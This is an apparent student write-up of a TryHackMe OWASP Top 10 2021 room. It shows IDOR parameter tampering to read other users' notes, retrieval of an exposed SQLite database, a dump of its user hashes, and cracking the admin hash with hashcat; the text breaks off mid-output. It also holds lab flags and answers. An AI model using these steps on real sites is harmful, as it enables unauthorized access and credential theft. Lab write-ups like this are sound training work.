OWASP Top 10 - 2021

Introduction

The OWASP Top 10 is a list of the most critical security risks to web applications. The 2021 edition reflects the latest trends and vulnerabilities found in the modern web application
landscape. Understanding these risks and implementing best practices to mitigate them is crucial for developing secure applications.

Here are the methodology and approach I used to tackle the questions in this room.


BROKEN ACCESS CONTROL

Broken access control is a vulnerability that occurs when applications do not properly enforce policies that govern what users can do and access. When access control is improperly
configured or missing, it allows attackers to gain unauthorized access to restricted resources, which can lead to data breaches, privilege escalation, and other malicious activities.

Deploy the machine and go to http://10.10.249.219 - Login with the username **noot** and the password **test1234**.

No answer needed ✓ Correct


So the image below show a successful login into the webpage given from the question above, just as shown on the image below.



Look at other users' notes. What is the flag?

flag{fivefourthree} ✓ Correct

For this task I tried to play around with the values of the parameter "?note_id=x". Checking out note_id as 0, I retrieved the flag as shown in the image below.



Alternatively, when I checked out the source code of the webpage as shown in the image below, I also retrieved the flag.

```
122   <form class="modal-content animate" action="." method="post">
123     <div class="imgcontainer">
124       <img src="imgs/favicon.png" alt="Avatar" class="avatar">
125       <h2>THM Note Server</h2>
126     </div>
127
128     <div class="container">
129     <pre>flag{fivefourthree}</pre>    </div>
130   </form>
131 </div>
132
133 </body>
134 </html>
135
136
```

CRYPTOGRAPHIC FAILURE

Cryptographic failures, previously known as Sensitive Data Exposure, occur when sensitive data is not properly protected through cryptographic means. This can involve weak or outdated encryption
, improper key management, or insecure data transmission, leading to exposure of sensitive information such as passwords, credit card numbers, or personal data.

Read the introduction to Cryptographic Failures and deploy the machine.

No answer needed

✓ Correct

Have a look around the web app. The developer has left themselves a note indicating that there is sensitive data in a specific directory.


What is the name of the mentioned directory?

/assets ✓ Correct


So after I visisted the webpage, viewing the source I noticed there was a directory /login.php with which upon visiting was presented with a login page.

```
<body>
    <header>
        <a id="home" href="/">Sense and Sensitivity</a>
        <a id="login" href="/login.php">Login</a>
    </header>
    <div class="background"></div>
    <main class="main-text">
        <h1>Welcome to Sense and Sensitivity!</h1>

        <p><img src="assets/images/lake-taupo.jpg">You've reached the future world
    </main>
    <footer><span>&copy; Sense and Sensitivity, 2020</span></footer>
</body>
```

I intercepted the request using burpsuite and from the image below you can see there is a page named login.php.




Viewing the source code of this login page as shown from the second image below, I found developers comment that gave me out more information. with this information I used to tackle the task above.




```
14     </head>
15     <body>
16         <header>
17             <a id="home" href="/">Sense and Sensitivity</a>
18             <a id="login" href="/login.php">Login</a>
19         </header>
20         <div class=background></div>
21         <!-- Must remember to do something better with the database than store it in /assets... -->
22         <main>
23             <div class="content">
24                 <form method="POST">
25                     <input type="text" name="user" placeholder="Username"><br>
26                     <input type="password" name="pass" placeholder="Password"><br>
27                     <input id="loginBtnFunc" type="submit" value="Login!">
28                 </form>
29                             </div>
30         </main>
31         <footer><span>&copy; Sense and Sensitivity, 2022</span></footer>
32     </body>
33 </html>
34
```


this is a burpsuite image to just confirm what I saw in the web source code.




Navigate to the directory you found in question one. What file stands out as being likely to contain sensitive data?

webapp.db ✓ Correct

Visiting the /assests directory, I found a couple of files but the webapp.db seem to be an interesting file.



I intercepted the request just to view the respose as shown in the image below.



Use the supporting material to access the sensitive data. What is the password hash of the admin user?

6eea9b7ef19179a06954edd0f6c05ceb ✓ Correct

Once I clicked the webapp.db on the web browser, it was downloaded and I could now access its content from my local machine.
SQLite is a lightweight, disk-based database engine that does not require a separate server process. It's commonly used for embedded databases in applications due to its simplicity and efficiency.
Using the sqlite3 command line utility, I was able to connect the webapp.db database files just as shown from the image below.

```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# ls
Metasploit-Plugins  Nessus-10.7.4-ubuntu1404_amd64.deb  'Unconfirmed 563629.crdownload'  academy-regular.ovpn  believe  nessus-activation-code  starting_point_SCr34tur3.ovpn  tryhackme.ovpn  webapp.db  zphisher

┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# sqlite3 webapp.db
SQLite version 3.46.0 2024-05-23 13:25:27
Enter ".help" for usage hints.
sqlite> .help
.archive ...             Manage SQL archives
.auth ON|OFF             Show authorizer callbacks
.backup ?DB? FILE        Backup DB (default "main") to FILE
.bail on|off             Stop after hitting an error.  Default OFF
.cd DIRECTORY            Change the working directory to DIRECTORY
.changes on|off          Show number of rows changed by SQL
```


I first listed the available tables on the webapp.db using the command ".tables"
I then used the select command alongside * to select all the content from the users table just as in the image below.
And once I was able to execute this command, I was able to retrieve admin's password hash.

```
.vfsname ?AUX?           Print the name of the VFS stack
.width NUM1 NUM2 ...     Set minimum column widths for columnar output
sqlite> .tables
sessions  users
sqlite> SELECT * FROM users;
4413096d9c933359b898b6202288a650|admin|6eea9b7ef19179a06954edd0f6c05ceb|1
23023b67a32488588db1e28579ced7ec|Bob|ad0234829205b9033196ba818f7a872b|1
4e8423b514eef575394ff78caed3254d|Alice|268b38ca7b84f44fa0a6cdc86e6301e0|0
sqlite>
```

What is the admin's plaintext password?

qwertyuiop ✓ Correct

Visiting the crackstation.net website, I pasted the hashed password and as it can be seen from the image below, it was successfully cracked.



However, I also used the hashcat password crackig tool to achieve the same just its shown in the image below. I successfully cracked the hash password!


```
┌──(root㉿Kali)-[/home/scr34tur3/Downloads]
└─# hashcat -a 0 -m 0 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 5.0+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 17.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
====================================================================================================================================
* Device #1: cpu-haswell-Intel(R) Core(TM) i5-7200U CPU @ 2.50GHz, 2817/5699 MB (1024 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
